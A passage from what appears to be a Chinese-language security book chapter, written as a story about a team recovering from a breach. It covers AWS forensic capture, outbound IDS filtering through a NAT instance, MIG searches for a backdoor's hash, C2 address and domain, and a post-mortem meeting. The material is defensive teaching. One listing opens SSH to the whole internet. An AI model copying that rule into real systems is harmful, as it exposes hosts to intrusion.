者的行动。但这些信息足够让 Trevor 做出决定，关闭核心服务并从头开始重建一切。在这个节骨眼上别无他法。重建一切所需的巨大工作量让每个人都倒吸一口凉气。在回过神之后，他们立即转身投入工作。

杀灭攻击者

一旦攻击者的直接威胁得到控制，事件响应小组就进入了消除所有攻击路径的杀灭阶段，手段包括：彻底重建受损的系统，将数据库恢复到已知的正确状态，恢复无法及时审计的代码修改，以及修改所有密码和密钥。

严重的破坏需要数天甚至数周才能完全杀灭。如果攻击者获得了对极其敏感的系统的访问权限（LDAP 数据库、核心代码仓库和拥有特权的部署系统，等等），那么只有对所有组件进行彻底地清理和替换，才能重新建立对基础设施的信任。

消灭威胁的成本涨得飞快，因为应对事件需要许多工程师数周的工作，还有数十万美元的资金投入。不仅工程师需要夜以继日的工作来消灭威胁，而且公共资源部需要起草媒体声明，律师要和执法机构接触（在美国通常是 FBI），而高层需要合理地分配资源。

人们在杀灭阶段的压力很大。人们加班加点，通宵达旦。一天中有 18 小时盯着电脑屏幕，紧张地检查基础设施中的每一个角落，这种情况太常见了。优秀的事件响应小组清楚人员管理的价值，想方设法避免压力过大、精疲力竭的组员互相掐架。这是艰难时期，需要人们团结起来才能恢复正常状态。

Sam 结束了 SSH 堡垒机的重建，她连上了公共终端节点对多因子验证的设置。他们完全迁移到了一个全新的 Duo Security 账户，因为害怕原来的账户遭到泄露。一切准备就绪，所以她在 DNS 中将新主机提升到了生产环境中，并通知 Max 处理旧主机。Max 负责受损系统的冻结。除重建整个基础设施之外，Trevor 还给运维团队安排了如下任务：

- 在所有系统关闭并被严格的网络 ACL 锁定之前，对这些系统的磁盘和内存进行取证。
- 通过一个 NAT 实例，路由生产环境网络中的所有出站流量，在这个实例上，IDS 将运行 Suricata 来对经过的流量进行检查。
- 检查所有系统，使用 Mozilla Investigator（MIG）查找在 Web 服务器中发现的 IOC。

这个工作量很大，整个运维和开发团队都被叫来帮忙。

10.4.1 在 AWS 中捕获数字取证制品

Sam 的同事 Max 的任务是冻结并锁定被威胁的主机。他想起几个月前在一次当地会议上看到过关于 AWS 取证的展示，他下载了获取 EC2 实例镜像的工具（链接 10.1）。ThreatResponse 是一套帮助在 AWS 中捕获数字取证制品的工具。一条 `aws_ir` 命令（见代码清单 10.5）就可以完成一系列操作，对 EC2 实例的磁盘进行快照，转储它的实时内存，和实例的其他元数据一起上传到 S3 存储桶里。现在他还不知道要怎样处理这些所有数据，但将它们全部捕获一定不会错。这并不难：Max 所要做的就是把需要捕获的实例 IP 列出来，然后让脚本跑起来。

代码清单 10.5 `aws_ir` 从 EC2 实例上捕获取证制品

```
$ pip install aws_ir
```

安装 ThreatResponse 的 aws_ir 命令。

```
$ aws_ir instance-compromise \
  --instance-ip 52.90.61.120 \
  --user ec2-user \
  --ssh-key ~/.ssh/private-key.pem
```

根据 IP 地址冻结 EC2 实例。

```
aws_ir.cli - INFO - Initialization successful proceeding to incident plan.
aws_ir.libs.case - INFO - Initial connection to AmazonWebServices made.
aws_ir.libs.case - INFO - Inventory AWS Regions Complete 14 found.
aws_ir.libs.case - INFO - Inventory Availability Zones Complete 36 found.
aws_ir.libs.case - INFO - Beginning inventory of resources
aws_ir.plans.host - INFO - Attempting run margarita shotgun for ec2-user on
     52.90.61.120 with /home/max/.ssh/private-key.pem
margaritashotgun.repository - INFO - downloading https://
     ***.amazonaws.com/modules/lime-3.10.0-327.10.1.el7.x86_64.ko as
     lime-2017-05-04T11:04:15-3.10.0-327.10.1.el7.x86_64.ko
[...]
margaritashotgun.memory [INFO] 52.42.254.41: capture 90% complete
margaritashotgun.memory [INFO] 52.90.61.120: capture complete: s3://cloud-
     response-38c5c23e79e24bc8a5d5d79103b312ff/52.90.61.120-mem.lime
aws_ir.plans.host - INFO - memory capture completed for: ['52.90.61.120']
Processing complete for cr-17-050411-bae0
Artifacts stored in s3://cloud-response-d9f1539a6a594531ab057f302321676f
```

这个工具的工作原理是，通过调用 AWS API 来保存实例挂载的磁盘卷的快照，然后通过 SSH 连接该实例，并安装一个用来捕获实时内存的内核模块。这个内核模块的名字是 LiME（链接 10.2），它是一个流行的数字取证工具，专业团队常常将它和 Volatility 这样的内存分析框架一起使用（链接 10.3）。

Linux 将内存隔离成两个主要区域：内核区和用户区。系统 root 用户可以访问所有正在运行的进程的用户区内存，但无法读取内核内存。这就是需要 LiME 在内核级别执行捕获来获取整个系统内存的原因。

生成的文件被捕获到一个新创建的 S3 存储桶中，内存转储、实例的控制台日志及元数据分别存放在不同的文件中。

代码清单 10.6 S3 存储桶里存放的 aws_ir 捕获的 EC2 实例信息

```
$ aws s3 ls s3://cloud-response-d9f1539a6a594531ab057f302321676f
2017-05-04 07:04:51 87162432 52.90.61.120-2017-05-04T12:50:18-mem.lime
2017-05-04 07:04:51        277 cr-17-011-b0-52.90.61.120-memory-capture.log
2017-05-04 07:04:50       1308 cr-17-011-b0-i-03106161daf-aws_ir.log
2017-05-04 07:04:51      44267 cr-17-011-b0-i-03106161daf-console.log
2017-05-04 07:04:52       2653 cr-17-011-b0-i-03106161daf-metadata.log
2017-05-04 07:04:49      67297 cr-17-011-b0-i-03106161daf-screenshot.jpg
```

当捕获结束后，aws_ir 将关闭 EC2 实例。它还会增加额外的控制，使用 VPC 网络 ACL 切断所有出入实例的网络流量，这能有效切断这台已经被威胁的主机上建立的所有进出站的 C2 信道。

锁定环境可以避免威胁进一步扩散。Trevor 提出他们可能会聘请一家咨询公司对被威胁的系统进行详细分析。快照和内存转储能帮他们找到后门，搞清楚黑客的活动。如果有人接手取证工作，Trevor 一定会很开心，因为这不是他能轻松处理的工作。

10.4.2 出站 IDS 过滤

Trevor 很担心攻击者在基础设施上留下后门并建立了 C2 信道。他想尽快通过入侵检测系统（IDS）来检测所有的出站流量。Tammy 自告奋勇地将整个网络移到了一个 NAT 实例后面，并在上面安插了 Suricata。反正她早就想这么做，而且已经有了实施计划。

整个 AWS 网络被一个虚拟私有云（VPC，Virtual Private Cloud）所包围。网络层工作得很好，因此他们从未花太多时间去微调。每个 EC2 实例都带有公开的 IP，可以使用 AWS 提供的标准网关连接到互联网，如图 10.1 所示。这是很简单的设置，但是这些系统发起的互联网连接对他们是不透明的，因为互联网网关（IGW）是提供商维护的黑盒子。入站流量不会受到这种设置的影响，只有在实例发起连接时才会使用这条路径，这种情况并不多见。




图 10.1 EC2 实例通过 AWS 运维的网关接入互联网。

要想看到实例发起的互联网流量，Tammy 必须通过他们自己控制的系统来路由流量。AWS 把这个系统称为 NAT 实例，顾名思义，这个实例会对出站流量执行网络地址转换（Network-Address Translation），将所有出站连接的源 IP 替换成 NAT 实例的 IP。这种设置的文档很丰富，但是难点在于如何在不重新连接所有系统的条件下将它引入现有的基础设施中。

她花了一个小时来阅读官方文档和各类博客文章，然后确定了下一步计划（链接 10.4）。首先，她要在 VPC 的中间创建一个新的子网和一张可以访问 IGW 的路由表。然后，她将使用 AWS 自身的 NAT 实例镜像启动一个 EC2 实例。最后，她还要修改主子网的路由表，将所有出站流量指向 NAT 实例而不是 IGW。最终的网络类似于图 10.2 。




图 10.2 由 EC2 实例发起的所有互联网连接都经过一个 NAT 实例进行路由，在这里可以执行对出站流量的自定义检查。

在简单验证之后，她选择 10.0.1.0/24 子网来托管 NAT 实例。然后，她使用 AWS 命令行界面创建了子网和关联的路由表。

代码清单 10.7 为 NAT 实例创建新的子网和路由表

```
aws ec2 create-subnet
       --vpc-id vpc-24e97b4d
       --cidr-block 10.0.1.0/24
```

在 VPC 内创建一个新子网。

```
aws ec2 create-route-table
       --vpc-id vpc-24e97b4d
```

创建一张新路由表。

```
aws ec2 create-route
       --route-table-id rtb-de22c3c7
       --destination-cidr-block 0.0.0.0/0
       --gateway-id igw-9f59e9f6
```

在表里定义，并将所有出站流量发给互联网网关的路由。

```
aws ec2 associate-route-table
       --subnet-id subnet-7210eb3f
       --route-table-id rtb-de22c3c7
```

将路由表和新的子网关联起来。

下一步就是创建 NAT 实例本身了，但在这之前她先要创建一个安全组。

代码清单 10.8 创建允许互联网流量进入 NAT 实例的安全组

```
aws ec2 create-security-group
       --group-name outboundnat
       --description "Filtering of egress traffic through NAT instance"
       --vpc-id  vpc-24e97b4d
aws ec2 authorize-security-group-ingress
       --group-id sg-82fe1ca6
       --cidr 0.0.0.0/0
       --protocol tcp --port 22
aws ec2 authorize-security-group-ingress
       --group-id sg-82fe1ca6
       --cidr 10.0.0.0/16
       --protocol all
```

在新的 VPC 中创建新的安全组。

允许任何人通过 SSH 接入 NAT 实例。

允许 10/8 网络将所有流量发给 NAT 实例。

她使用命令行找到了 Amazon 发布的最新 NAT 镜像的 ID，在新创建的子网内启动了一个该镜像的实例。

代码清单 10.9 在 NAT 子网内启动一个 Amazon NAT 实例

```
aws ec2 describe-images
       --filter Name="owner-alias",Values="amazon"
       --filter Name="name",Values="amzn-ami-vpc-nat*"
       | jq -r '.Images[] | .Name + " " + .ImageId'
       | grep $(date +%Y)

amzn-ami-vpc-nat-hvm-2017.03.0.20170401-x86_64-ebs     ami-07fdd962
amzn-ami-vpc-nat-hvm-2016.09.1.20170119-x86_64-ebs     ami-564b6e33
amzn-ami-vpc-nat-hvm-2017.03.rc-0.20170320-x86_64-ebs ami-652b0f00

amzn-ami-vpc-nat-hvm-2017.03.0.20170417-x86_64-ebs     ami-6793b702
amzn-ami-vpc-nat-hvm-2017.03.rc-1.20170327-x86_64-ebs ami-b41d39d1

aws ec2 run-instances
       --instance-type t2.micro
       --key-name ops-basekey-20170100
       --security-group-ids sg-82fe1ca6
       --subnet-id subnet-7210eb3f
       --instance-initiated-shutdown-behavior terminate
       --associate-public-ip-address
       --count 1
       --image-id ami-6793b702

aws ec2 modify-instance-attribute
       --instance-id i-0c7389eefa6902624
       --no-source-dest-check
```

列出所有 Amazon 发布的可用 NAT 镜像。

在新的子网和安全组内运行 NAT 镜像的实例。

禁用该实例的源 / 目的检查，允许它处理去往其他实例的网络流量。

Tammy 连上 NAT 实例来检查配置（见代码清单 10.10）。Amazon 将它的 NAT 镜像预设为从其他实例路由流量，并自动启用 iptables 中的出站网络地址转换。在将网络的其余部分指向该实例之前，她检查了转换规则在 iptables 的 POSTROUTING 表中的设置是否正确。

代码清单 10.10 NAT 通过 iptables 捕捉出站流量

```
$ sudo iptables -t nat -L POSTROUTING -v -n

Chain POSTROUTING (policy ACCEPT 1 packets, 84 bytes)
 pkts bytes target     prot opt in  out   source          destination
 2827  185K MASQUERADE all  --  *   eth0  10.0.0.0/16     0.0.0.0/0
```

用 iptables 命令列出 NAT 表中的激活规则。

在确认配置无误之后，她向运维团队发送广播消息，告知他们：她将修改整个生产环境基础设施的路由。在正常情况下，她不敢在深夜做出如此重大的改变，但现在是非常时刻。没有人提出异议，于是她小心翼翼地运行命令，修改公共子网的路由表，并用 NAT 实例替换互联网网关。

代码清单 10.11 修改路由，将所有出站流量路由到 NAT 实例

命令 AWS 替换表中的路由。

```
aws ec2 replace-route
        --route-table-id rtb-ae92f4c7
        --destination-cidr-block 0.0.0.0/0
        --instance-id i-0c7389eefa6902624
```

公开子网的路由表 ID。

影响所有流量的新路由。

将流量发给 NAT 实例。

她打开另一个终端，检查生产环境上的系统是否能够连到互联网上，并确认看到的新出站 IP 是否就是 NAT 实例的 IP。

“喔！”

“可以了吗？”坐在她身旁的 Sam 问道。

“可以了！我能看到所有经过的流量。我运行了 tcpdump，有很多噪声。希望 NAT 实例的资源可以撑住。”

“你选了什么实例？”

“c4.xlarge。我们会没事的。接下来我会设置 Suricata，我们应该重点关注一下出站流量。”

“做得好！”Trevor 说道，他坐在隔壁桌子旁。“现在休息一下吧，你已经连续干了 3 小时了。”

“没关系。我去喝杯咖啡，透透气。有人想要点什么吗？”

10.4.3 使用 MIG 追踪 IOC

Sam 在被威胁的 Web 前端服务器上发现的后门是目前他们收集的证据中最有意义的一个。她想分析一下这个后门，但逆向工程不是她所擅长的，也绝不是在这样一次入侵中她能学会的。不过不是一点儿办法也没有，她决定使用新部署的 MIG 基础设施来扫描所有仍然在线的系统。

`file` 命令告诉她，这个后门是一个静态编译的 32 位 ELF 二进制文件（ELF 是 Linux 使用的可执行文件格式）。

```
$ file b4kl33t
b4kl33t: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
     linked, for GNU/Linux 2.6.9, stripped
```

她把这个文件上传到 Google 的一家子公司的网站上（链接 10.5），该网站负责用几十种商业和免费的杀毒应用来扫描上传的文件。扫描报告证实了她的怀疑，这个文件确实是一个后门，而且是一个狡猾的后门，因为在 52 个执行测试的扫描器中，只有 22 个检测到了它是恶意的。显然，她不是第一个受害者：页面显示最早一次提交发生在两周之前，如图 10.3 所示。她不禁想去联系她的朋友 Alex，他在纽约的一家大型却不刻板的安全公司工作，他现在可能已经睡着了。可以等到明天早上再联系他。

她继续对后门执行 `strings` 命令并进行分析，并在数百行输出中找到了两处有趣的信息：一个 URL 和一个 RSA 公钥。RSA 公钥没有什么特别之处，就是一个标准 PEM 格式的 512 位密钥。它可能被用来加密数据，勒索软件就是这样干的。如果没办法正确地进行逆向工程，一切就无从得知。

URL 是链接 10.6。笔记本电脑上的 `whois` 命令告诉她这个域名的所有者是加州的一个名叫 Jason Tyler 的人。她启动 Tor 浏览器，确认禁用所有 JavaScript 的 `NoScript` 选项是启用的，然后打开了这个地址。这个页面看起来并不可疑，只是一张照片，照片上一只小猫骑在一只巨大的金毛寻回犬背上。她右击该页面检查 HTML 源代码，但是看起来也没什么问题。也许这张图里用隐写术隐藏了什么信息？这种分析得等一等。她将域名的 IP 地址发给 Tammy。也许她能在新设置的 NAT 实例上找到去往这个地址的流量。




图 10.3 任何人都可以上传文件到该网站进行各种安全扫描器检查。图中，名为 b4kl33t 的文件扫描结果显示，22 个杀毒应用将它标记为恶意。

她打开 MIG 控制台检查分布式代理的状态：367 个代理在线，这比几小时前的少多了。Max 一定很努力地冻结并关闭了大部分基础设施。她从一个简单的搜索开始，在常用目录中查找名为 b4kl33t 的文件，见代码清单 10.12。名字搜索速度很快，因此这是个不错的切入点。

代码清单 10.12 在线服务器文件系统上对 b4kl33t 的 MIG 调查

```
$ mig file -t "status='online'" \
 -path /usr -path /var -path /tmp \
 -path /home -path /bin -path /sbin \
 -name "^b4kl33t$" \
 -maxdepth 5
```

递归检查的路径。

搜索的文件名的正则表达式。

搜索的子目录递归深度不超过 5。

```
367 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 GO
Following action ID 7984150202700.
 367 / 367 [========================================] 100.00% 4/s4m56s
100.0% done in 4m54.389875348s
367 sent, 367 done, 353 succeeded, 10 expired, 4 failed
0 agent has found results
```

搜索没有找到任何匹配文件，结果还不坏，但令人有点沮丧。她在心里记下还有 14 个代理的搜索失败了，还要再次执行搜索。接着，她使用 MIG 的

netstat 模块查找是否有已经建立的到 cats-and-dawgs URL 的连接。这条命令(mig netstat -ci 27.23.123.74) 也没有返回任何结果。她开始觉得后门只是被放置在了一台服务器上，但她还是尝试了内存搜索，寻找字符串 cats-and-dawgs.com 和 RSA 密钥中的一段子字符串(mig memory -content "cats-and-dawgs.com" -content "DmyjpEnDzg3wC0L0RYDtFK")，这次依然没有有效的匹配结果。

Sam 将三种搜索放在一个 JSON 文件中，并编写了一个 cron 小任务，每 30 分钟执行一次调查，见代码清单 10.13。这样的话，如果攻击回来，她就有机会通过 MIG 抓住他们。

代码清单 10.13 搜索后门的 MIG JSON 调查

```
{"name": "b4k133t backdoor IOCs",
 "target": "status='online'",
 "operations": [
  { "module": "file",
    "parameters": { "searches": { "search_backdoor_by_name": {
          "names": ["^b4k133t$"],
          "md5": ["257b8308ee9183ce5b8c013f723fbad4"],
          "options": {"matchall": true,"maxdepth": 5},
          "paths": ["/usr","/var","/tmp","/home","/bin","/sbin"]
  }}}},
  { "module": "netstat",
    "parameters": { "connectedip": [ "27.23.123.74" ] }
  },
  { "module": "memory",
    "parameters": { "searches": { "search_backdoor_in_ram": {
          "contents": [
            "cats-and-dawgs.com",
            "liHPM7QDfeQRu4gYScVzT9gT64RcoSPlzSVAiEAyrB5"
          ]
  }}}}
 ],
 "syntaxversion": 2
}
```

文件搜索参数。

netstat 搜索参数。

内存搜索参数。

作为最后一项检查，她获取了后门程序的 MD5 校验和，并对全部系统的所有根目录进行搜索。这项检查需要计算系统中的每个文件的 MD5，并将其与后门程序的 MD5 进行比较，这可能需要占用一些 CPU 的运行时间。她将调查期限由 5 分钟提升到了 30 分钟，见代码清单 10.14，避免搜索在完成之前被杀掉。

代码清单 10.14 在全部服务器的文件系统中搜索后门程序 MD5 的 MIG 调查

```
$ mig file -e 30m -t all -path / -md5 257b8308ee9183ce5b8c013f723fbad4
1190 agents will be targeted. ctrl+c to cancel. launching in 5 4 3 2 1 GO
Following action ID 7984197498429.
 1 / 1190 [>-----------------------------------]   0.08% 0/s 2h14m54s
```

Sam 让命令在后台执行着，她合上了笔记本电脑，准备出去溜达一圈。现在是凌晨 4 点 13 分，而她直到现在都还没有合过眼。

10.5 恢复

早上 8 点左右，Trevor 下达了重新开放主站的命令。Louise 急于赶在股票市场开盘前就此事发表公开声明。虽然公司还没有上市，但他们的一些竞争对手是上市公司，她希望尽可能地拖住它们的股价上涨。他们已经从备份中重建了整个网站和数据库。管理员面板被锁定，只能通过堡垒机访问，除 Trevor 之外的所有用户账户都已被禁用，所以重新开放站点似乎是安全的。

在当晚早些时候，他们又被吓出了一身冷汗，Sam 的 MIG 调查结果与一个老网站的管理面板相匹配。攻击者不知何故把后门留在了那里。当 Tammy 检查被威胁的主机经过 NAT 实例的网络流量时，她发现大量数据正在通过一个 TCP 连接进行传输。攻击者正在窃取数据。连接被立即切断，IP 被列入黑名单。她在 IDS 上添加了一个新的告警，用于标出任何传输超过 10MB 数据的连接。

这让每个人热血沸腾，比任何意式浓缩咖啡都更能让团队打起精神。他们希望这是最后的残余攻击，但是无法确定，所以大多数系统仍处于关闭状态，等候进一步的通知。

Trevor 发布了一份声明，Louise 和法务团队在早上花了几小时起草这份声明。声明就造成的困扰向公众致歉，承认关键系统被威胁但用户数据是安全的，并且承诺随着调查的继续开展，更多信息会不断公布。声明还向客户保证，所有 HealthBuddy 设备的电池都是按照最高的行业标准制造的，通过了大范围的测试，没有任何爆炸的风险。当 Sam 看到这份声明时，她不禁注意到 Max 的手环还没有戴上。他或许是忘了戴回来，但在内心深处，她担心对于修复攻击所造成的创伤，他们需要做的要比发表声明多得多。

Trevor 要求所有人都回去休息几小时。酒店在海盗会议室提供了自助早餐，Sam 吃了一些水果和一块百吉饼，然后回到了房间。她以为自己无法入睡，但当她倒在枕头上后马上就昏睡了过去。一直到下午她才醒来，她检查了手机，没有任何新的告警。她向海盗会议室走去，Trevor 依然坐在桌前，保持着一整晚的姿势。

“你睡过觉了吗？”她问。

“我打了个盹。我想再检查一遍堡垒机上的日志。目前我还没有发现任何疑点，但我不介意你再检查一遍。”

“行。我们要重新开放公共 API 吗？我猜所有合作伙伴都非常渴望能重新获得访问权限。”

“我们会开放的，可能在今天晚些时候。Max 告诉我所有重要的服务器都被重新部署了。我还是担心攻击者会杀回来，但我们封锁了所有入口，应该没问题了。”

从事件中恢复

一旦威胁从环境中消除，系统和服务需要重新上线。这就是恢复阶段，所有生产环境系统在这个阶段逐步回归正常运作。

在恢复生产环境服务前，定义清楚必须采取的步骤是十分重要的。在大多数情况下，你需要从干净的备份中恢复数据库，从威胁发生前做好的备份中重新部署代码，完全重建所有系统，还要修改所有密码。正确的步骤顺序由环境决定，所以要确保那些最了解基础设施的工程师能参与决策。

尽管恢复阶段的目标是回到正常运作，但是确保威胁不会再次发生也很关键。有些旧系统已经被废弃了一段时间，可能无法恢复了，而有些系统比较复杂，重启并没有那么轻松。事件响应团队必须和这些系统的业务负责人及高层一起决定哪些服务必须重新启动，而哪些系统必须下线，直到团队腾出更多的时间来修复它们。

“他们希望在线商店今天能恢复正常运营。”Trevor 刚和老板们开完一个临时会议。“我们首先要恢复和在线商店有关的微服务。接下来的重点是合作方的集成，但可能要安排在明天了。合作关系团队已经与他们取得了联系，他们知道他们将不得不等待。”

“金钱是第一位的，必须恢复现金流！”Max 认为。他说得没错。

“现在我们要保证所有的管理接口只能通过堡垒机访问。在我们有了更好的身份验证方案之后，才会重新开放它们。今天我们得集中精力重启支付、账单和订单跟踪服务。”

“我们还需要邮件服务，可能还有处理订单的 Kafka 集群。”Max 补充道。

“好了，我们开始吧。先在演练环境上执行一遍，列出需要在生产环境中重启的所有服务和重启的顺序。现在是下午两点。我想这一切能在晚饭前结束。”

他们没有做到在晚饭前结束。以前从来没有人尝试过一个一个地重启组件，而且他们对自己的微服务基础设施的依赖关系树也没有清晰的认识。晚上 11 点左右，

终于又可以下订单了，但订单还无法配货。他们又花了 3 小时才找到处理订单和触发发货所需的无服务器作业、排队系统及微服务的正确组合。凌晨 5 点左右，他们可以发邮件了，这才决定到此为止，大家赶紧去睡了几小时。

在这周剩下的时间里，他们再也没有在泳池边小憩，欣赏日落或是品尝莫吉托鸡尾酒。他们把基础设施一点一点地重新组装起来，就像在摆弄没有操作图纸的巨型乐高积木一样。星期六晚上，Sam 在回家途中被夹在一个鼾声震天的老太太和一个用平板电脑看漫画的熊孩子之间，坐了 7 小时的飞机才回到家，她比上周度假之前累多了。

除少数几个无关紧要的服务之外，大多数基础设施在他们离开小岛时都恢复了正常运作。然而，工程团队已经精疲力竭，开发人员和运维人员也无一幸免。Lauren 对每个人都表示了感谢，感谢他们这段时间的辛勤工作，并给他们放了周一和周二两天的假期来恢复。她还安排了下周三的事后调查，这可能会很有趣，前提是不要变成相互指责的群殴。但是，Sam 现在没心思去想这些，她必须补觉。

10.6 总结经验和充分准备的优势

“我来介绍一下 Jim Bellmore。我们聘请了他的公司来帮我们调查我们在威胁过程中收集到的数据，Jim 主动提出主持事后调查会议，所以从现在开始就交给他了。”

Sam 通过他们常用的视频会议服务加入了事后调查会议。这个服务由第三方托管，所以他们至少不用担心要重建它。当她看着 Lauren 介绍这个穿着得体的中年男子时，不禁想到他到底是被雇来调查这次攻击事件的，还是被雇来找出谁应该被解雇的。她立马摆脱了这个想法，这实在是太夸张了。

“大家好，”Jim 接过话。“我想你们从上周到现在都还很震惊。我也知道这毁了公司的加勒比海之旅。首先，我要说的是，从我的观察来看，你们在面对压力时都表现得非常好。我见过许多公司在攻击的压力下倒闭，而你们没有，所以这绝对是你们应该感到庆幸的事情。”

“我想强调这一点，”Lauren 打断了他。“在过去的一周里，我们有过很多不愉快的谈话，但是整个团队一直都表现得很专业。我代表整个高管团队对大家表示感谢，大家所做的一切令人印象深刻，感谢大家！”

Max 发来的消息在 Sam 的聊天终端里跳动，“看来我们的饭碗保住了。”她没有回复，以后有的是时间来八卦，但听到 Lauren 这段话之后，她感到整个人轻松多了。他们确实在鬼门关走了一遭，她承认死里逃生的感觉真是太好了。

“首先，我想从事件的时间线开始，”Jim 说道。“我想把发生的事情准确地记录下来，如果可能的话精确到每分钟。这个问题第一次暴露是在 5 月 15 日 22:12 UTC，假声明登上 Hacker News 头版时，我的假设是正确的吗？”

在接下来的 45 分钟里，他们再次回顾了整个事件的时间线，将所有事情记录在一份共享文档里——Trevor 把所有人召集到海盗会议室的电话，他多次尝试联系高管，Sam 发现了暴力攻击，关闭服务的决定，冻结并重建所有系统，等等。回忆这地狱般的一周，让她头晕目眩。她知道参与其中的十几个人做了很多事，但她并没有真正意识到这些工作到底有多少。

经验总结和事后调查的必要性

安全攻击和安全事件对任何企业都有着惊人的破坏性，但它们也是一个改善的契机。从它们身上榨取尽可能多的价值是至关重要的。这就是事件响应在经验总结阶段的目的，在此阶段，工程师和经理都要再次回溯事件链条，识别出需要改进的方面。

事后调查会议也是一种让参与应对的人们得以解脱的方法，它标志着事件真正地结束了，并正式地将告警级别恢复到正常水平。

如果组织在处理事件时采取的是一种咄咄逼人的态度，这项活动本身就可能会困难重重。许多人喜欢玩推卸责任的游戏，他们拒绝承认错误，并互相推诿而不是有效合作。每个组织对此都有不同的处理方法。有些组织会利用权威让员工保持冷静与协作；有些组织则会制造恐慌，解雇有过错的员工。高层要求负责人卷铺盖走人的情况屡见不鲜，这个主意是好还是坏还很难说。普遍的事实是，经历过安全事件的员工比那些没有经历过的员工有着更加充分的准备来应对下一次攻击。

无论一个组织如何做出决定来管理事件中的人员，安全团队的任务是针对识别出的问题制订长期的缓解计划。在事件响应的经验总结阶段，收集的信息是非常宝贵的，因为它是可落地的，并且能够直接带来投资的回报。没有其他活动能够将组织里的这些阴暗面暴露无遗。让最好的项目经理来整理这些信息，建立清晰的任务，并在接下来的几个月持续跟进，确保缓解措施真正落地。

“谢谢大家，我想现在我们已经得到了一条足够明朗的时间线。我们先休息 15 分钟，然后回来分析攻击向量。”

休息之后，他们开始梳理问题。有些问题是显而易见的，比如主站的管理面板缺少双因子认证。有些问题只有在几分钟反复交流之后才会显现出来。当另一个开发人员批评订单处理流水线的重启时间太长时，Max 勃然大怒。

“你知道这坨垃圾有多复杂吗？有十几个 Lambda 函数需要按正确的顺序重新启动，不然在这种负载下 Kafka 集群会崩溃。这些全部都没有文档，顺便说一句，这

都是托您的福。”

“怎么会没有文档？代码一点问题也没有，问题是集群不稳定，我们都已经向你提出好几个月了。要是基础设施稳定的话，根本不会发生这……”

“好了，我们控制一下情绪，各位，”Jim 打断了他们。“不管怎样，没有哪个组织拥有完美的基础设施地图。但话说回来，看起来我们确实需要对服务之间的依赖关系看得更清楚些。”

“我记下了，”Trevor 接着说道，“有些东西太老了，需要用新的 API 框架重写。同时，我们或许可以把上周学到的经验写到 Wiki 上。”

显示器上的 Max 的摄像头小方块很快就消失了，取而代之的是另一个开发者的脸。他可能已经关掉摄像头一段时间了。他似乎不太高兴。公平地说，他们说的都是对的：代码的文档很差，订单处理基础设施中的有些部分也不稳定。事件平息之后的首要任务可能就是修复它，这并不是一件坏事。

